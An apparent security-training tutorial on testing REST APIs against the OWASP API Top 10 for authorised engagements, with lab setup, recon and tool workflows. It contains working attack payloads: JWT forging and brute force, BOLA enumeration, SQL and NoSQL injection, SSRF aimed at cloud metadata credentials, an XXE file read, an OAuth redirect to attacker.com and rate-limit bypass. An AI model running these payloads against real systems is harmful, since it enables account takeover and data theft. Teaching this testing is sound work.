
API Security Testing Tutorial: How to Test REST APIs For Vulnerabilities

API Security Testing
By HOC Team  |  Updated: August 2026    |  Read time: ~26 min

APIs are the attack surface of the modern web. In 2026, the average enterprise exposes over 900 API endpoints, and Gartner has repeatedly forecast that APIs will become the most frequent attack vector for data breaches.

The reasoning is straightforward: web applications increasingly shift logic to the client and communicate with backends through REST APIs, GraphQL APIs, and microservices.

Every piece of business logic, every data access operation, every authentication check that previously happened inside a server-rendered application now happens over an HTTP endpoint that is directly accessible, enumerable, and testable by anyone who can intercept a browser request.

API security testing is structurally different from traditional web application testing. The OWASP API Security Top 10 identifies vulnerabilities that are either unique to APIs or manifest differently in API contexts:

Broken Object Level Authorisation (BOLA/IDOR), where the API lets any authenticated user access any object by ID; Broken Function Level Authorisation, where administrative endpoints are hidden but not protected; Excessive Data Exposure, where the API returns full data objects and relies on the client to filter; and Mass Assignment, where the API blindly binds request parameters to internal data models. These vulnerabilities require a different testing methodology than web application testing.


Also read: OWASP API Security Testing Framework (ASTF)

This guide covers the complete API security testing methodology: reconnaissance and endpoint discovery, authentication testing, the OWASP API Security Top 10 with proof-of-concept tests, automated scanning with Burp Suite and OWASP ZAP, API-specific fuzzing, and building a secure API testing lab. Every test is demonstrated with curl commands and annotated HTTP requests that you can adapt to your own targets during authorised engagements.

⚠ Authorised testing only All techniques in this guide are for use on APIs you own, have built, or have explicit written permission to test. Unauthorised API testing violates the Computer Fraud and Abuse Act (US), Computer Misuse Act (UK), and equivalent laws globally. Use the test lab setup in Section 2 for safe practice.
1. API security testing methodology

API security testing follows a structured six-phase methodology. Unlike web application testing where you can browse the application to discover functionality, API testing begins with explicit discovery work -- finding endpoints that are not always documented or visible from the front-end.

API security testing phases -- from reconnaissance through reporting, with OWASP API Top 10 as the core test framework
API Security Testing Methodology -- Six Phases 1. RECON Swagger / JS Wordlists / traffic 2. AUTHN JWT / API keys OAuth / no-auth 3. AUTHZ BOLA / IDOR BFLA / escalation Most critical 4. INJECTION SQLi / NoSQLi SSRF / XXE / Mass 5. LOGIC Rate limits / quotas Business logic 6. REPORT Evidence / CVSS Remediation OWASP API Security Top 10 Primary test framework for phases 3, 4, and 5
📄
What you need before testing begins
  • API documentation: OpenAPI/Swagger spec, Postman collection, or WSDL. If none exists, your first job is generating it from traffic capture. Documentation tells you the intended behaviour -- testing reveals deviations from it.
  • Test accounts at multiple privilege levels: At minimum, two regular user accounts (User A and User B) and one admin account. BOLA/IDOR testing requires two accounts so you can check whether User A can access User B's resources.
  • Written authorisation: Scope definition stating which API endpoints, environments (dev/staging/prod), and test techniques are permitted. Never test production APIs without explicit written authorisation.
  • A proxy tool configured: Burp Suite or OWASP ZAP set as the HTTP proxy for your API client (Postman, curl, or a browser). All API traffic routes through the proxy, giving you full visibility and replay capability.
  • The API base URL and authentication mechanism: Know whether the API uses JWT, API keys, OAuth 2.0, session cookies, or basic auth before you begin. This determines Phase 2 testing approach.
2. Lab setup -- vulnerable API practice targets

Practice API security testing on intentionally vulnerable targets before testing real applications. Several high-quality vulnerable API applications are available for safe, legal practice.

# Option 1: OWASP crAPI (Completely Ridiculous API) -- best for beginners # Full vulnerable REST API simulating a car ownership application git clone https://github.com/OWASP/crAPI.git cd crAPI docker-compose -f deploy/docker/docker-compose.yml up -d # Access at: http://localhost:8888 API docs: http://localhost:8888/api/v1/docs # Option 2: vAPI -- Vulnerable Adversely Programmed Interface git clone https://github.com/roottusk/vapi.git cd vapi && docker-compose up -d # Access at: http://localhost:80 Import the Postman collection from /postman/ # Option 3: Damn Vulnerable REST API (DVRA) docker run -d -p 5000:5000 prakharprasad/damn-vulnerable-rest-api # Access at: http://localhost:5000 # Option 4: Juice Shop (includes API vulnerabilities) docker run -d -p 3000:3000 bkimminich/juice-shop # Access at: http://localhost:3000 Full OpenAPI spec at /api-docs # Configure Burp Suite as proxy for curl testing curl -x http://127.0.0.1:8080 http://localhost:8888/api/v1/user/dashboard # All requests now appear in Burp Proxy > HTTP history for analysis and replay
Set up Postman with environment variables for efficient API testing Create a Postman environment with variables: {{base_url}}, {{user_a_token}}, {{user_b_token}}, {{admin_token}}, {{user_a_id}}, {{user_b_id}}. Switching between users for authorisation testing is then a matter of changing the active token variable rather than manually editing every request. Import the target API's OpenAPI spec directly into Postman (File > Import) to generate a collection of all documented endpoints automatically.
3. Reconnaissance and endpoint discovery

API reconnaissance finds endpoints that may not be in the official documentation. Hidden endpoints, older API versions, and administrative interfaces are common sources of vulnerabilities precisely because they are not in the documentation and therefore not maintained or secured with the same rigour as documented endpoints.

Finding the OpenAPI / Swagger specification

The OpenAPI specification documents every endpoint, parameter, request body schema, and response format. If available, it gives you the entire API attack surface in a single file. Check these common locations first:

# Common OpenAPI/Swagger spec locations -- check all of these curl -s https://api.target.com/swagger.json curl -s https://api.target.com/swagger.yaml curl -s https://api.target.com/openapi.json curl -s https://api.target.com/openapi.yaml curl -s https://api.target.com/api-docs curl -s https://api.target.com/api/v1/docs curl -s https://api.target.com/v1/swagger.json curl -s https://api.target.com/docs/swagger.json curl -s https://target.com/swagger-ui.html curl -s https://target.com/api/swagger-ui.html # Parse OpenAPI spec and extract all endpoint paths cat swagger.json | python3 -c " import json, sys spec = json.load(sys.stdin) base = spec.get('basePath', '') or spec.get('servers', [{}])[0].get('url', '') for path in spec.get('paths', {}).keys(): methods = list(spec['paths'][path].keys()) print(f'{" ".join(m.upper() for m in methods):20} {base}{path}') " # Extract endpoints from JavaScript bundle files # APIs are often called directly in JS -- find the calls curl -s https://target.com/static/js/main.chunk.js | grep -oE '(GET|POST|PUT|DELETE|PATCH)[[:space:]]+["/][a-zA-Z0-9/_-]+' | sort -u # Alternative: extract /api/ paths from JS with grep curl -s https://target.com/app.js | grep -oP '"/api/[^"]+' | sort -u
API endpoint brute-forcing

When no specification is available, brute-force endpoint discovery using API-specific wordlists. The SecLists API wordlists contain common REST API path patterns derived from public APIs and known framework conventions.

# ffuf -- fast web fuzzer, excellent for API endpoint discovery # Wordlist: SecLists/Discovery/Web-Content/api/api-endpoints.txt ffuf -u https://api.target.com/FUZZ -w /usr/share/seclists/Discovery/Web-Content/api/api-endpoints.txt -H "Authorization: Bearer YOUR_TOKEN" -H "Content-Type: application/json" -mc 200,201,204,301,302,400,401,403 -o api-endpoints.json -of json # Discover versioned endpoints -- try v1, v2, v3 etc. ffuf -u https://api.target.com/FUZZ/users -w /usr/share/seclists/Discovery/Web-Content/api/api-seen-in-wild.txt -mc 200,201,400,401,403 # Discover HTTP methods supported on an endpoint (OPTIONS) curl -s -X OPTIONS https://api.target.com/api/v1/users -H "Authorization: Bearer TOKEN" -v 2>&1 | grep -i "allow:" # Response: Allow: GET, POST, PUT, DELETE -- reveals all supported methods # Check for older API versions that may be less secure for v in v1 v2 v3 v4 v5; do code=$(curl -s -o /dev/null -w "%{http_code}" https://api.target.com/$v/users) echo "$v: $code" done
Discovering APIs through traffic capture
# Intercept API traffic from a mobile app using Burp Suite # 1. Configure Burp proxy on port 8080 # 2. Set device/emulator proxy to point to Burp # 3. Install Burp CA certificate on the device # 4. Use the app normally -- all API calls appear in Proxy > HTTP history # Export all unique API endpoints from Burp history # Burp Suite: Target > Site Map > right-click domain > Copy URLs in this host # Or use Burp's API: Extensions > BurpBounty or Autorize for automated testing # mitmproxy -- open-source alternative for traffic capture mitmproxy --listen-host 0.0.0.0 --listen-port 8080 --set console_output_tail=false -s dump_api_calls.py # Extract all unique API paths from mitmproxy dump mitmdump -r traffic.mitm --quiet -s extract_paths.py 2>/dev/null | grep "^/api/" | sort -u
4. Authentication and authorisation testing
JWT (JSON Web Token) testing

JWTs are the most common API authentication mechanism and contain several well-known vulnerability classes. A JWT consists of three base64-encoded parts separated by dots: header.payload.signature. The signature prevents tampering -- unless the implementation has one of these weaknesses.

# Decode a JWT without verifying signature (base64 decode the payload) echo "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VySWQiOiIxMjMiLCJyb2xlIjoidXNlciJ9.abc" | cut -d'.' -f2 | base64 -d 2>/dev/null | python3 -m json.tool # Output: {"userId": "123", "role": "user"} # Look for: userId, role, email, sub, exp (expiration), iss (issuer) # Test 1: Algorithm confusion -- change alg to "none" (no signature required) # Some libraries accept "alg":"none" and skip signature verification entirely python3 -c " import base64, json header = base64.b64encode(json.dumps({'alg':'none','typ':'JWT'}).encode()).decode().rstrip('=') payload = base64.b64encode(json.dumps({'userId':'123','role':'admin'}).encode()).decode().rstrip('=') token = f'{header}.{payload}.' # Empty signature print('None-alg token:', token) " # Test the none-alg token against the API curl -s https://api.target.com/api/v1/admin/users -H "Authorization: Bearer NONE_ALG_TOKEN_HERE" # If HTTP 200 returned: CRITICAL -- algorithm confusion vulnerability confirmed # Test 2: Weak secret brute-force with jwt_tool pip install jwt_tool jwt_tool YOUR_JWT -C -d /usr/share/wordlists/rockyou.txt # If secret found: attacker can forge valid tokens for any user/role # Test 3: RS256 to HS256 confusion attack # If server uses RS256 (asymmetric), try signing with public key using HS256 # Public key is often available at /.well-known/jwks.json or /oauth/certs curl -s https://api.target.com/.well-known/jwks.json # Extract public key, then use it as HMAC secret with HS256 jwt_tool YOUR_JWT -X k -pk public_key.pem # Test 4: Check JWT expiration -- does the API reject expired tokens? curl -s https://api.target.com/api/v1/user/profile -H "Authorization: Bearer EXPIRED_JWT_HERE" -v 2>&1 | grep "HTTP/" # Should return 401. If 200: tokens never expire = persistent account takeover risk # Test 5: JWT "kid" header injection # If JWT header contains "kid" (key ID), test for path traversal or SQLi python3 -c " import base64, json # kid points to /dev/null -- forces empty key validation header = {'alg':'HS256','typ':'JWT','kid':'../../dev/null'} h = base64.b64encode(json.dumps(header).encode()).decode().rstrip('=') print('Modified header:', h) "
API key testing
# Check if API key is exposed in URL (should be in header, not URL) curl -s "https://api.target.com/v1/data?api_key=YOUR_KEY" # Keys in URLs appear in server logs, browser history, and Referer headers # Should be: curl -H "X-API-Key: YOUR_KEY" https://api.target.com/v1/data # Test if API key can be used from any IP (no IP allowlisting) curl -s https://api.target.com/v1/sensitive -H "X-API-Key: LEAKED_KEY_FROM_GITHUB" # A key found in a GitHub commit should be revoked -- test if it still works # Search GitHub for exposed API keys (use gh CLI or GitHub API) gh api "search/code?q=api_key+target.com+language:javascript" --jq '.items[].html_url' # Check common locations where API keys are accidentally committed trufflehog github --org=TARGET_ORG --only-verified # trufflehog scans git history for high-entropy strings matching key patterns
OAuth 2.0 testing
# Test 1: Open redirect in redirect_uri parameter curl -v "https://auth.target.com/oauth/authorize? client_id=CLIENT_ID& redirect_uri=https://attacker.com/callback& response_type=code& scope=read" # If redirected to attacker.com: auth code can be stolen # Test 2: CSRF on OAuth flow -- is state parameter validated? curl -v "https://auth.target.com/oauth/authorize? client_id=CLIENT_ID& redirect_uri=https://app.target.com/callback& response_type=code& scope=read" # Missing "state" parameter means CSRF attack possible on OAuth flow # Test 3: Token scope -- does access token grant more than declared scope? ACCESS_TOKEN=$(curl -s -X POST https://auth.target.com/oauth/token -d "grant_type=client_credentials&scope=read" | jq -r '.access_token') # Test if read-scope token can write curl -s -X POST https://api.target.com/v1/admin/users -H "Authorization: Bearer $ACCESS_TOKEN" -H "Content-Type: application/json" -d '{"username":"test","role":"admin"}' # If 201 Created: scope not enforced -- privilege escalation via scope bypass
5. OWASP API Security Top 10 -- tests and payloads
A1
Broken Object Level Authorisation (BOLA / IDOR)
API endpoints that accept object IDs and do not verify the requesting user owns that object -- the most common and most impactful API vulnerability
OWASP API1:2023

BOLA occurs when an API endpoint accepts an object identifier (user ID, order ID, account number) in the request and returns or modifies that object without verifying that the authenticated user is authorised to access it. This is also called IDOR (Insecure Direct Object Reference) in OWASP Web Security Top 10 terminology.

# BOLA test setup: Log in as User A, get User A's profile # Then replace User A's ID with User B's ID in the request # Step 1: Get User A's profile (your own account) curl -s https://api.target.com/api/v1/users/12345/profile -H "Authorization: Bearer USER_A_TOKEN" # Returns: {"id": 12345, "email": "usera@example.com", "balance": 100} # Step 2: Replace 12345 with User B's ID (12346) using User A's token curl -s https://api.target.com/api/v1/users/12346/profile -H "Authorization: Bearer USER_A_TOKEN" # VULNERABLE if returns User B's data -- User A can access any user's profile # SECURE if returns 403 Forbidden or 404 Not Found # Test BOLA on other common endpoints curl -s https://api.target.com/api/v1/orders/98765 -H "Authorization: Bearer USER_A_TOKEN" curl -s https://api.target.com/api/v1/invoices/INV-2026-001 -H "Authorization: Bearer USER_A_TOKEN" curl -s https://api.target.com/api/v1/documents/abc123 -H "Authorization: Bearer USER_A_TOKEN" # Test BOLA with sequential ID enumeration -- try IDs around your own for id in $(seq 12340 12360); do code=$(curl -s -o /dev/null -w "%{http_code}" https://api.target.com/api/v1/users/$id/profile -H "Authorization: Bearer USER_A_TOKEN") echo "User $id: HTTP $code" done # Test BOLA on non-numeric IDs (UUIDs / GUIDs) # Even "unguessable" UUIDs must have authorisation checks curl -s https://api.target.com/api/v1/reports/550e8400-e29b-41d4-a716-446655440000 -H "Authorization: Bearer USER_A_TOKEN"

Remediation: Implement object-level authorisation on every endpoint that accepts an object ID. After authenticating the user, verify that the authenticated user owns or has permission to access the requested object. Never rely on the object ID being unguessable -- UUIDs are not authorisation controls.

A2
Broken Authentication (AUTHN)
Weak or missing authentication mechanisms -- no brute-force protection, weak credentials, token issues
OWASP API2:2023
# Test 1: Brute-force protection -- does the API lock accounts or rate-limit auth? for i in $(seq 1 20); do code=$(curl -s -o /dev/null -w "%{http_code}" -X POST https://api.target.com/api/v1/auth/login -H "Content-Type: application/json" -d '{"email":"victim@example.com","password":"wrongpassword'$i'"}') echo "Attempt $i: $code" done # Should see 429 (rate limited) or 200 transitions to lockout # If all return 401 without lockout: brute-force possible # Test 2: Password reset token predictability curl -s -X POST https://api.target.com/api/v1/auth/forgot-password -H "Content-Type: application/json" -d '{"email":"victim@example.com"}' # Request multiple tokens, check if they are sequential or time-based # Test 3: Default or weak credentials on API management interfaces curl -s -X POST https://api.target.com/admin/login -H "Content-Type: application/json" -d '{"username":"admin","password":"admin"}' curl -s -X POST https://api.target.com/admin/login -H "Content-Type: application/json" -d '{"username":"admin","password":"password"}' # Test 4: Token in URL (logs, referrers expose it) curl -v "https://api.target.com/v1/export?token=JWT_HERE" 2>&1 | grep -i "referer\|location"
A3
Broken Object Property Level Authorisation
Excessive data exposure and mass assignment -- API returns too much data, or accepts writes to fields the user should not control
OWASP API3:2023

Excessive Data Exposure: The API returns full data objects (including sensitive fields) and relies on the client to filter what is displayed. Attackers bypass the client and see all returned fields.

# Check what fields the API returns vs what the UI displays curl -s https://api.target.com/api/v1/users/me -H "Authorization: Bearer YOUR_TOKEN" | python3 -m json.tool # Compare the full JSON response to what is shown in the user interface # Look for: password_hash, ssn, credit_card_last4, internal_notes, # is_admin, role, account_balance, other_users_data curl -s https://api.target.com/api/v1/users -H "Authorization: Bearer YOUR_TOKEN" | python3 -m json.tool # List endpoints often return ALL fields for ALL users -- massive data exposure

Mass Assignment: The API blindly binds JSON request body fields to internal data model properties. An attacker adds fields (isAdmin, role, balance) that were not intended to be user-settable.

# Test mass assignment: add privileged fields to a legitimate update request curl -s -X PUT https://api.target.com/api/v1/users/me -H "Authorization: Bearer YOUR_TOKEN" -H "Content-Type: application/json" -d '{ "email": "newemail@example.com", "isAdmin": true, "role": "administrator", "balance": 99999, "verified": true, "credits": 1000 }' # Then re-fetch the profile and check if any extra fields were accepted curl -s https://api.target.com/api/v1/users/me -H "Authorization: Bearer YOUR_TOKEN" | python3 -m json.tool # If isAdmin or role changed: critical mass assignment vulnerability
A5
Broken Function Level Authorisation (BFLA)
Administrative or privileged endpoints that are hidden but not access-controlled -- accessible to regular users
OWASP API5:2023
# Test BFLA: access admin endpoints using a regular user token curl -s https://api.target.com/api/v1/admin/users -H "Authorization: Bearer REGULAR_USER_TOKEN" curl -s https://api.target.com/api/v1/admin/config -H "Authorization: Bearer REGULAR_USER_TOKEN" curl -s -X DELETE https://api.target.com/api/v1/admin/users/99999 -H "Authorization: Bearer REGULAR_USER_TOKEN" # Should return 403 Forbidden. If 200: BFLA confirmed # Test HTTP method substitution on restricted endpoints # Some APIs check role on GET but not on POST/PUT/DELETE for the same path curl -s -X GET https://api.target.com/api/v1/users/12346 -H "Authorization: Bearer USER_A_TOKEN" curl -s -X POST https://api.target.com/api/v1/users/12346 -H "Authorization: Bearer USER_A_TOKEN" -H "Content-Type: application/json" -d '{"role":"admin"}' # Fuzz for hidden admin endpoints ffuf -u https://api.target.com/api/v1/FUZZ -w /usr/share/seclists/Discovery/Web-Content/api/api-endpoints.txt -H "Authorization: Bearer REGULAR_USER_TOKEN" -mc 200,201,204 -fc 403,404
6. Injection attacks against APIs
SQL injection in API parameters

API parameters are just as susceptible to SQL injection as traditional web form fields. The difference is that API parameters are in JSON bodies, URL paths, or query strings rather than HTML forms -- but the underlying vulnerability is identical. Always test every parameter that the API accepts against an injection wordlist.

# SQL injection in JSON body parameter curl -s -X POST https://api.target.com/api/v1/products/search -H "Authorization: Bearer TOKEN" -H "Content-Type: application/json" -d '{"query": "test'"'"' OR 1=1-- -","category": "electronics"}' # If returns all products instead of matching "test": SQL injection confirmed # SQL injection in URL path parameter curl -s "https://api.target.com/api/v1/users/1%20OR%201%3D1" -H "Authorization: Bearer TOKEN" # SQL injection in query string curl -s "https://api.target.com/api/v1/orders?status=active%27%20OR%20%271%27%3D%271" -H "Authorization: Bearer TOKEN" # Use sqlmap against an API endpoint sqlmap -u "https://api.target.com/api/v1/products/search" --data '{"query":"test","category":"electronics"}' --headers="Authorization: Bearer TOKEN Content-Type: application/json" --dbms=mysql --level=3 --risk=2 --batch # Error-based injection -- check for database error messages in responses curl -s -X POST https://api.target.com/api/v1/users/login -H "Content-Type: application/json" -d '{"email": "test@test.com'"'"'", "password": "test"}' # Look for: SQL syntax error, ORA-, MySQL, PostgreSQL, SQLite errors in response
NoSQL injection
# MongoDB NoSQL injection -- operator injection in JSON curl -s -X POST https://api.target.com/api/v1/auth/login -H "Content-Type: application/json" -d '{"email": {"$gt": ""}, "password": {"$gt": ""}}' # If returns a user token: MongoDB $gt operator bypassed authentication # The query becomes: find user where email > "" AND password > "" = always true # NoSQL injection in query parameters (common in Express/MongoDB apps) curl -s "https://api.target.com/api/v1/users?username[$regex]=.*" -H "Authorization: Bearer TOKEN" # $regex matches all usernames -- returns all users curl -s "https://api.target.com/api/v1/users?username[$ne]=invalid" -H "Authorization: Bearer TOKEN" # $ne (not equal) matches all users where username != "invalid" = all users
Server-Side Request Forgery (SSRF)
# SSRF: API fetches a URL you control -- can reach internal services curl -s -X POST https://api.target.com/api/v1/webhooks -H "Authorization: Bearer TOKEN" -H "Content-Type: application/json" -d '{"url": "http://169.254.169.254/latest/meta-data/iam/security-credentials/"}' # If AWS metadata returned: SSRF to cloud metadata endpoint = credentials leak # SSRF probe -- use a Burp Collaborator or webhook.site URL curl -s -X POST https://api.target.com/api/v1/avatar/upload-from-url -H "Authorization: Bearer TOKEN" -H "Content-Type: application/json" -d '{"imageUrl": "https://YOUR_COLLABORATOR.burpcollaborator.net/test"}' # If Collaborator receives a request: SSRF confirmed # Proceed to probe internal services: http://localhost:8080, http://10.0.0.1 # SSRF via URL parameters curl -s "https://api.target.com/api/v1/proxy?url=http://internal-admin.corp:8080/admin" -H "Authorization: Bearer TOKEN"
XXE in APIs accepting XML
# Some APIs accept both JSON and XML -- test XML content type curl -s -X POST https://api.target.com/api/v1/import -H "Authorization: Bearer TOKEN" -H "Content-Type: application/xml" -d '<?xml version="1.0" encoding="UTF-8"?> <!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]> <import><data>&xxe;</data></import>' # If /etc/passwd contents appear in response: XXE confirmed # Note: XML entities are shown encoded in this guide -- they are not executable
7. Rate limiting and business logic testing
# Test 1: Does the API enforce rate limits? for i in $(seq 1 100); do curl -s -o /dev/null -w "Request $i: %{http_code} " https://api.target.com/api/v1/products -H "Authorization: Bearer TOKEN" done # Should see 429 Too Many Requests after limit is hit # If all 100 requests return 200: no rate limiting # Test 2: Rate limit bypass techniques # Bypass 1: Add X-Forwarded-For header to spoof IP address curl -s https://api.target.com/api/v1/auth/login -H "X-Forwarded-For: 1.2.3.$i" -H "Content-Type: application/json" -d '{"email":"victim@example.com","password":"test"}' # Bypass 2: Vary the User-Agent header # Bypass 3: Use different endpoint paths that reach the same function # /api/v1/login vs /api/v1/../v1/login vs /api/V1/login # Test 3: Resource exhaustion -- large payload or deeply nested JSON python3 -c " import json # Create deeply nested JSON object (100 levels) -- may crash parser nested = 'x' for _ in range(100): nested = {'key': nested} print(json.dumps(nested)) " | curl -s -X POST https://api.target.com/api/v1/data -H "Authorization: Bearer TOKEN" -H "Content-Type: application/json" -d @- # Test 4: Business logic -- negative values, zero amounts, integer overflow curl -s -X POST https://api.target.com/api/v1/orders -H "Authorization: Bearer TOKEN" -H "Content-Type: application/json" -d '{"product_id": 123, "quantity": -1, "price": -99.99}' # Negative quantity order = credit to attacker's account? curl -s -X POST https://api.target.com/api/v1/transfer -H "Authorization: Bearer TOKEN" -H "Content-Type: application/json" -d '{"amount": 0.001, "to_account": "attacker_account"}' # Sub-cent transfers that bypass minimum amount checks? # Test 5: Parameter pollution -- send duplicate parameters curl -s "https://api.target.com/api/v1/transfer?amount=100&amount=0" -H "Authorization: Bearer TOKEN" # Which amount does the API use? Inconsistency can be exploited
8. API security testing tools
ToolTypeBest forInstall
Burp Suite ProfessionalProxy / scannerIntercepting, replaying, and modifying API requests. Scanner finds injection, auth issues, and info disclosure automatically. Intruder for fuzzing. Repeater for manual testing. Essential for professional API testing.portswigger.net/burp
OWASP ZAPProxy / scanner (free)Free alternative to Burp. Good API support with OpenAPI import. Ajax Spider finds JS-loaded endpoints. Active scan for common vulnerabilities. Suitable for teams that cannot justify Burp Pro cost.zaproxy.org
PostmanAPI clientOrganising and running API test collections. Environment variables for multi-user auth testing. Pre-request scripts and tests for automated assertion. Import OpenAPI specs to generate test collections instantly.postman.com
ffufFuzzerFast endpoint discovery and parameter fuzzing. API-specific wordlists from SecLists. Filter by status code, response size, or word count. Much faster than dirb/dirbuster for API path discovery.pip install ffuf
jwt_toolJWT testerJWT decoding, tampering, brute-forcing, and all known JWT attacks (none alg, alg confusion, kid injection). The definitive JWT testing tool for API security assessors.pip install jwt_tool
sqlmapSQLi scannerAutomated SQL injection detection and exploitation. Supports JSON body parameters with --data flag. Use --level 3+ for thorough API parameter testing. Always get written permission before running sqlmap.pip install sqlmap
NucleiTemplate scanner9,000+ community templates including API-specific CVEs, authentication bypasses, and misconfigurations. Fast enough to scan all API endpoints in minutes. Excellent for identifying known vulnerabilities in API frameworks.github.com/projectdiscovery/nuclei
truffleHogSecret scannerFinding exposed API keys, tokens, and credentials in git repositories, S3 buckets, and source code. Essential for recon phase -- leaked keys in public repos are a common API compromise vector.pip install trufflehog
ArjunParameter discovererDiscovers hidden API parameters not in documentation by fuzzing parameter names. Finds undocumented fields that may enable mass assignment or expose additional functionality.pip install arjun
9. Automated scanning with Burp Suite and OWASP ZAP
Burp Suite -- API scanning workflow
# Step 1: Import OpenAPI spec into Burp Suite # Burp Suite Pro: Target > Site Map > right-click > Import OpenAPI definition # Or: Dashboard > New Scan > Scan type: API scan > upload OpenAPI spec # Step 2: Configure authenticated scanning # Dashboard > New Scan > Application login > Session handling rules # Add a macro that logs in and extracts the JWT for each scan request # Step 3: Run Burp Scanner on API endpoints # Target > Site Map > select all API endpoints > right-click > Actively scan # Burp Suite Python extension to test BOLA automatically # (save as bola_tester.py, load in Burp Extensions > Add) cat > /tmp/bola_tester.py << 'EOF' from burp import IBurpExtender, IHttpListener import re class BurpExtender(IBurpExtender, IHttpListener): def registerExtenderCallbacks(self, callbacks): self._callbacks = callbacks self._helpers = callbacks.getHelpers() callbacks.setExtensionName("BOLA Tester") callbacks.registerHttpListener(self) def processHttpMessage(self, toolFlag, messageIsRequest, messageInfo): if not messageIsRequest: return request = self._helpers.analyzeRequest(messageInfo) url = str(request.getUrl()) # Flag requests containing numeric IDs in path for manual BOLA testing if re.search(r'/\d{4,}', url): self._callbacks.issueAlert(f"Potential BOLA endpoint: {url}") EOF # Step 4: Use Burp Intruder for BOLA fuzzing # 1. Capture a request to /api/v1/users/12345/profile # 2. Send to Intruder (Ctrl+I) # 3. Mark the ID (12345) as the payload position # 4. Add payload list: 12340-12360 (sequential IDs) # 5. Start attack and look for responses that return other users' data
OWASP ZAP -- API testing workflow
# Import OpenAPI spec and run active scan via ZAP CLI docker run -v $(pwd):/zap/wrk/ ghcr.io/zaproxy/zaproxy:stable zap-api-scan.py -t /zap/wrk/openapi.json -f openapi -r api-scan-report.html -x api-scan-report.xml --hook=/zap/wrk/zap_hook.py # ZAP Python API -- configure authentication and run active scan pip install python-owasp-zap-v2.4 python3 - << 'ZAPEOF' from zapv2 import ZAPv2 import time zap = ZAPv2(proxies={"http": "http://127.0.0.1:8080", "https": "http://127.0.0.1:8080"}) TARGET = "http://localhost:8888/api/v1" # Spider the API print("[*] Starting spider...") scan_id = zap.spider.scan(TARGET) while int(zap.spider.status(scan_id)) < 100: time.sleep(2) print(f"[*] Spider found {len(zap.spider.results(scan_id))} URLs") # Run active scan print("[*] Starting active scan...") ascan_id = zap.ascan.scan(TARGET) while int(zap.ascan.status(ascan_id)) < 100: print(f" Progress: {zap.ascan.status(ascan_id)}%", end=" ") time.sleep(5) # Report alerts alerts = zap.core.alerts(baseurl=TARGET) print(f" [*] Found {len(alerts)} alerts:") for alert in sorted(alerts, key=lambda x: x["risk"], reverse=True): print(f" [{alert['risk']}] {alert['alert']}: {alert['url']}") ZAPEOF # Nuclei -- scan all API endpoints with security templates nuclei -l api-endpoints.txt -t exposures/ -t misconfiguration/ -t cves/ -t vulnerabilities/generic/ -H "Authorization: Bearer TOKEN" -severity medium,high,critical -o nuclei-api-results.json -json
10. API security testing checklist
API Security Testing Checklist -- use for every engagement
Work through phases in order -- BOLA and auth before injection
🔴 Reconnaissance
  • Locate and download the OpenAPI/Swagger specification -- check 10+ common paths (/swagger.json, /api-docs, /openapi.yaml)
  • Extract all endpoint paths and methods from the spec; brute-force undocumented endpoints with ffuf + SecLists API wordlist
  • Search JavaScript bundles for /api/ paths and fetch calls not in documentation
  • Check for older API versions (v1, v2, v3, beta, legacy) that may have weaker security controls
  • Run truffleHog against public GitHub repos for exposed API keys and credentials
🟡 Authentication and authorisation
  • Test all JWT weaknesses: none algorithm, weak secret brute-force, RS256/HS256 confusion, expired token acceptance, kid header injection
  • BOLA/IDOR: for every endpoint accepting an object ID, replace your ID with another user's ID using your own token -- confirm 403 returned
  • BFLA: access all admin/privileged endpoints with a regular user token -- confirm 403 returned for all
  • Mass assignment: add isAdmin, role, verified, credits fields to update requests -- confirm ignored in response
  • Excessive data exposure: compare raw API response fields to what the UI displays -- flag unexposed sensitive fields
  • Test HTTP method switching on restricted endpoints (GET allowed but PUT/DELETE also works)
🟢 Input validation and injection
  • SQL injection: test all string parameters in JSON bodies, URL paths, and query strings with basic SQLi payloads and sqlmap
  • NoSQL injection: test JSON body parameters with MongoDB operators ($gt, $ne, $regex, $where)
  • SSRF: test all URL-accepting parameters with internal IP ranges, cloud metadata endpoints (169.254.169.254), and Burp Collaborator
  • XXE: if API accepts XML content type, test for external entity injection targeting /etc/passwd
  • Use Arjun to discover hidden parameters not in the OpenAPI spec -- test discovered parameters for injection
🔴 Business logic and rate limiting
